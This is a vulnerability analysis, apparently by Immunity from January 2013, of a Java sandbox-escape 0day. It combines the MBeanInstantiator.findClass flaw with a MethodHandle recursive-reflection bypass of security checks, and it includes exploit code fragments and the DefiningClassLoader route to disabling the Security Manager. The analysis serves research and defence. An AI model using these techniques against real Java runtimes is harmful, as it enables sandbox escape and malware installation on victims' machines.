Java MBeanInstantiator.findClass 0Day Analysis

January, 2013
Esteban Guillardoy

IMMUNITY

Table of Contents

Introduction

Another Java 0day! On one hand, this is exciting because it effects a lot of people and is therefor important. But there have been many instances of Java vulnerabilities coming out – and if someone does not have Java disabled by now, they are probably already infected. It's worth noting that unlike some Java vulnerabilities in the past, this one was first discovered when it was included in "commercial" malware packages, which were then linked to by ad-farms on legitimate sites, and used in mass malware installation campaigns.

So even if your organization is quite far ahead when it comes to disabling or limited Java on your workstations, the particulars of the exploit are interesting because they may give hints as to how future Java (or .Net or Flash or other VM's with sandboxes) will suffer in the future.

This is also the reason why we include an entire day of Java Sandbox Analysis in the upcoming INFILTRATE Master Class in April here in Miami Beach. It teaches you how to think about these problems, and nothing makes a better case study than an 0day.

Once again the exploit is using 2 vulnerabilities together with an exploitation technique in order to fully exploit a target. We will analyze both below.

MbeanInstantiator.findClass vulnerability

The *com.sun.jmx.mbeanserver.MBeanInstantiator.findClass* method has a vulnerability that allows us to retrieve Class references of any package.

The *findClass* implementation simply calls another private method called *loadClass*:


```
public Class<?> findClass(String className, ClassLoader loader)
    throws ReflectionException {
    return loadClass(className,loader);
}

static Class<?> loadClass(String className, ClassLoader loader)
    throws ReflectionException {

    Class<?> theClass;
    if (className == null) {
        throw new RuntimeOperationsException(new
            IllegalArgumentException("The class name cannot be null"),
                        "Exception occurred during object instantiation");
    }
    try {
        if (loader == null)
            loader = MBeanInstantiator.class.getClassLoader();
        if (loader != null) {
            theClass = Class.forName(className, false, loader);
        } else {
            theClass = Class.forName(className);
        }
    } catch (ClassNotFoundException e) {
        throw new ReflectionException(e,"The MBean class could not be loaded");
    }
    return theClass;
}
```

Basically the call to *com.sun.jmx.mbeanserver.MBeanInstantiator.findClass* will then call *com.sun.jmx.mbeanserver.MBeanInstantiator.loadClass* and the highlighted *Class.forName* will get any class in any package for us.

Since the *MBeanInstantiator* constructor is private, we need to see if we can get a reference to an instance of this object that we could use to load a class and get that to use it later.

Looking to the Call Hierarchy we can see there is a public static method that calls the constructor

and this is located in a class we can use from an Applet.



Calling that static method will return a *com.sun.jmx.mbeanserver.JmxMBeanServer* instance.

The *JmxMBeanServer* constructor implementation shows that the *MBeanInstantiator* is stored in the instantiator attribute.

```
JmxMBeanServer(String domain, MBeanServer outer,
                    MBeanServerDelegate    delegate,
                    MBeanInstantiator      instantiator,
                    boolean                interceptors,
                    boolean                fairLock)   {

    if (instantiator == null) {
        final ModifiableClassLoaderRepository
            clr = new ClassLoaderRepositorySupport();
        instantiator = new MBeanInstantiator(clr);
    }
    this.secureClr = new
      SecureClassLoaderRepository(instantiator.getClassLoaderRepository());
    if (delegate == null)
        delegate = new MBeanServerDelegateImpl();
    if (outer == null)
        outer = this;

    this.instantiator = instantiator;
    this.mBeanServerDelegateObject = delegate;
    this.outerShell    = outer;

    final Repository repository = new Repository(domain);
    this.mbsInterceptor =
        new DefaultMBeanServerInterceptor(outer, delegate, instantiator,
                                          repository);
    this.interceptorsEnabled = interceptors;
    initialize();
}
```

And luckily for us this class has a public method called *getMBeanInstantiator* that returns the *MBeanInstantiator* instance.

We have everything we need to get a *MBeanInstantiator* object and call its *findClass* method to get any class we want.

The code needed to do this would be something like this:

```
javax.management.MBeanServer ms =
    com.sun.jmx.mbeanserver.JmxMBeanServer.newMBeanServer("test", null, null, true);

com.sun.jmx.mbeanserver.MBeanInstantiator mi =
    ((com.sun.jmx.mbeanserver.JmxMBeanServer)ms).getMBeanInstantiator();

Class clazz = mi.findClass("some.restricted.class.here", (ClassLoader)null);
```

Affected Versions

This vulnerability affects JDK 6 (at least from update 10 and greater) up to the latest JDK 7 update 10.

The comments in the source code state that these classes *MBeanInstantiator* and *JmxMBeanServer* are available since JDK 5, but we did not check versions before JDK 6 update 10.

Recursive Reflection Vulnerability (technique?)

Java 7 included a new reflection API with interesting stuff in it [1].

Some analysis we've seen online mention that this exploit is using something similar to CVE-2012-5088 [2] that was related to *MethodHandle* security checks, but in fact this is something different.

The details about the vulnerability exploited in CVE-2012-5088 were disclosed by Security Explorations on their Java research [3] where they explained how the *java.lang.invoke.MethodHandles.Lookup* class could be instantiated from a trusted class to then bypass security checks due to having a trusted *lookupClass* value.

This vulnerability was fixed in JDK/JRE 7 update 9 as it can be seen in the corresponding patch [3].

So let's take a deeper look at the exploit code to see what is going on.

This is only an extract and not the full exploit but it clearly shows what is happening:

```
Class clazz1 = mi.findClass("sun.org.mozilla.javascript.internal.Context",
               (ClassLoader) null);

Class clazz2 = mi.findClass("sun.org.mozilla.javascript.internal.GeneratedClassLoader",
               (ClassLoader) null);

MethodHandles.Lookup public_lookup = MethodHandles.publicLookup();

MethodType mh = MethodType.methodType(MethodHandle.class,
               Class.class, new Class[] { MethodType.class });
MethodHandle findConstructor_mh = public_lookup.findVirtual(
               MethodHandles.Lookup.class, "findConstructor", mh);

MethodType mh1 = MethodType.methodType(Void.TYPE);
MethodHandle context_constructor_mh = (MethodHandle) findConstructor_mh
               .invokeWithArguments(new Object[] { public_lookup, clazz1,
                                mh1 });

Object js_context = context_constructor_mh.invokeWithArguments(new Object[0]);
```

The steps are:

1. Using the previously described vulnerability, it gets two classes from a restricted package.
2. Using a simple public Lookup instance it uses reflection on the Lookup class to get a MethodHandle for the findConstructor method.
3. Invokes the findConstructor MethodHandle on the public Lookup instance passing clazz1 as parameter to get a MethodHandle for *sun.org.mozilla.javascript.internal.Context* constructor.
4. Invoke the constructor and create a *sun.org.mozilla.javascript.internal.Context* instance.

As you can see, in step 2 and 3, it is using reflection on reflection methods (API)

So why bother with the “Recursive Reflection” ?

The magic my friends is all in the security checks!

The *java.lang.invoke.MethodHandles.Lookup* documentation [4] explains how the access checks are performed and the interaction with the Security Manager, but taking a look at the actual implementation is what we need to understand this vulnerability.

The implementation of java.lang.invoke.MethodHandles.Lookup.checkSecurityManager method is

where the checks are done:

```
/**
 * Perform necessary <a href="MethodHandles.Lookup.html#secmgr">access checks</a>.
 * This function performs stack walk magic: do not refactor it.
*/
void checkSecurityManager(Class<?> refc, MemberName m) {
    SecurityManager smgr = System.getSecurityManager();
    if (smgr == null)  return;
    if (allowedModes == TRUSTED)  return;
    // Step 1:
    smgr.checkMemberAccess(refc, Member.PUBLIC);
    // Step 2:
    Class<?> callerClass = ((allowedModes & PRIVATE) != 0
                            ? lookupClass  // for strong access modes, no extra check
                            // next line does stack walk magic; do not refactor:
                            : getCallerClassAtEntryPoint(true));
    if (!VerifyAccess.classLoaderIsAncestor(lookupClass, refc) ||
          (callerClass != lookupClass &&
          !VerifyAccess.classLoaderIsAncestor(callerClass, refc)))
         smgr.checkPackageAccess(VerifyAccess.getPackageName(refc));
    // Step 3:
    if (m.isPublic()) return;
    Class<?> defc = m.getDeclaringClass();
    smgr.checkMemberAccess(defc, Member.DECLARED);  // STACK WALK HERE
    // Step 4:
    if (defc != refc)
         smgr.checkPackageAccess(VerifyAccess.getPackageName(defc));
}
```

Highlighted in the code you can see the important parts of this check routine

Step 1 is passed because it only checks that we are looking for public stuff and the SecurityManager.checkMemberAccess simply returns if it is public. Checks if that method are only performed on the immediate caller if second parameter is different from PUBLIC, so really this step doesn't make much sense, it is like a complicated null check because that would be the only case that would fail to pass.

Step 2 is passed because the if clause turns to be false. **And this is the important security bypass** !

Step 3 is passed because the method we are currently working with is in fact public and no other check is performed skipping Step 4.

So why is the *if* clause false in step 2?


The check is to see whether the class we are working with, which is restricted, and the caller of the reflection API have same or ancestor class loaders.

The reflection caller is retrieved like this:

```
/* Obtain the external caller class, when called from Lookup.<init> or a first-level subroutine. */
private static Class<?> getCallerClassAtEntryPoint(boolean inSubroutine) {
    final int CALLER_DEPTH = 4;
     //  Stack for the constructor entry point (inSubroutine=false):
     // 0: Reflection.getCC, 1: getCallerClassAtEntryPoint,
     // 2: Lookup.<init>, 3: MethodHandles.*, 4: caller
     //  The stack is slightly different for a subroutine of a Lookup.find* method:
     // 2: Lookup.*, 3: Lookup.find*.*, 4: caller
     // Note:  This should be the only use of getCallerClass in this file.
     assert(Reflection.getCallerClass(CALLER_DEPTH-2) == Lookup.class);
     assert(Reflection.getCallerClass(CALLER_DEPTH-1) == (inSubroutine ? Lookup.class :
MethodHandles.class));
     return Reflection.getCallerClass(CALLER_DEPTH);
}
```

When we debug the exploit and set breakpoints at the getCallerAtEntryPoint method we can see the

caller against which this security checks are performed



The caller in the 4th frame is *java.lang.invoke.MethodHandle.*

Later in Step 2 of the access check routine when verifying the class loader, the *if* is passed because all the classes involved in the check are part of the JDK and have null class loaders

The real issue is in the native *sun.reflect.Reflection.getCallerClass* method.

We can see the following information in the Reflection source code:

> *Returns the class of the method realFramesToSkip frames up the stack (zero-based), ignoring frames associated with java.lang.reflect.Method.invoke() and its implementation. The first frame is that associated with this method, so getCallerClass(0) returns the Class object for sun.reflect.Reflection. Frames associated with java.lang.reflect.Method.invoke() and its implementation are completely ignored and do not count toward the number of "real" frames skipped.*
>
> ```
> public static native Class getCallerClass(int realFramesToSkip)
> ```

So what is happening here is that they forgot to skip the frames related to the new Reflection API and only the old reflection API is taken into account.

This same trick using recursive reflection DOES NOT WORK with the common (old) reflection API because the caller is correctly retrieved by the native implementation.

The *getCallerClass* native implementation has not changed since JDK6. A quick diff against the source code will show no change:

- openjdk-6-src-b24-14_nov_2011/hotspot/src/share/vm/runtime/vframe.cpp

- openjdk-7u6-fcs-src-b24-28_aug_2012/hotspot/src/share/vm/runtime/vframe.cpp

This shows that some security reflection code regarding the new API was not properly reviewed.

Exploitation Technique

The technique used to fully exploit the target and disable the Security Manager is already known. The technique was disclosed and explained in a Security Explorations document [5].

This technique is based on *sun.org.mozilla.javascript.internal.DefiningClassLoader* that is in a package restricted to applets but has an interesting public method that allows a programmer to define custom classes with full privileges.

public Class sun.org.mozilla.javascript.internal.DefiningClassLoader.defineClass(String, byte[])

```
public Class<?> defineClass(String name, byte[] data) {
    // Use our own protection domain for the generated classes.
    return super.defineClass(name, data, 0, data.length,
            SecurityUtilities.getProtectionDomain(getClass()));
}
```

Even if we used the first vulnerability to get a reference to this class from the restricted *sun.org.mozilla.javascript.internal* package, we won't be able to directly create an instance because the *java.lang.ClassLoader* has proper security checks.

However, there is a code path that can take us to a doPrivileged block that creates an instance for us.

In order to do that, we need to use the *sun.org.mozilla.javascript.internal.Context.createClassLoader* public method that uses a factory which has this doPrivileged block.

The implementation is as follows:

public GeneratedClassLoaer
sun.org.mozilla.javascript.internal.Context.createClassLoader(ClassLoader)

```
public GeneratedClassLoader createClassLoader(ClassLoader parent) {
    ContextFactory f = getFactory();
    return f.createClassLoader(parent);
}
```

protected GeneratedClassLoaer
sun.org.mozilla.javascript.internal.ContextFactory.createClassLoader(ClassLoader)

```
protected GeneratedClassLoader createClassLoader(final ClassLoader parent) {
    return AccessController.doPrivileged(new PrivilegedAction<DefiningClassLoader>() {
        public DefiningClassLoader run(){
            return new DefiningClassLoader(parent);
        }
    });
}
```

If we get a reference to *sun.org.mozilla.javascript.internal.Context* class then using the recursive reflection technique we can get any constructor and method and invoke them and happily get our *DefiningClassLoader* instance to load an evil class with full privileges that executes a

System.setSecurityManager(null) to fully disable Java security checks.

Conclusion

Java continues to be used as the poster child for interesting vulnerability classes in a complex security-enabled sandboxed VM. While Java itself in the browser is often considered legacy, it's telling that these sorts of vulnerabilities may exist in any sandbox'd VM that supports a rich enough API.

Please contact us at admin@immunityinc.com should you desire to come to INFILTRATE 2013!

References

[1] Java New Reflection API - http://docs.oracle.com/javase/7/docs/api/java/lang/invoke/package-summary.html

[2] CVE-2012-5088 - https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2012-5088

[3] CVE-2012-5088 patch - http://icedtea.classpath.org/hg/release/icedtea7-forest-2.3/jdk/rev/43113374306c

[4] Lookup documentation - http://docs.oracle.com/javase/7/docs/api/java/lang/invoke/MethodHandles.Lookup.html

[5] Security Explorations Java Security Research - http://www.security-explorations.com/en/SE-2012-01-details.html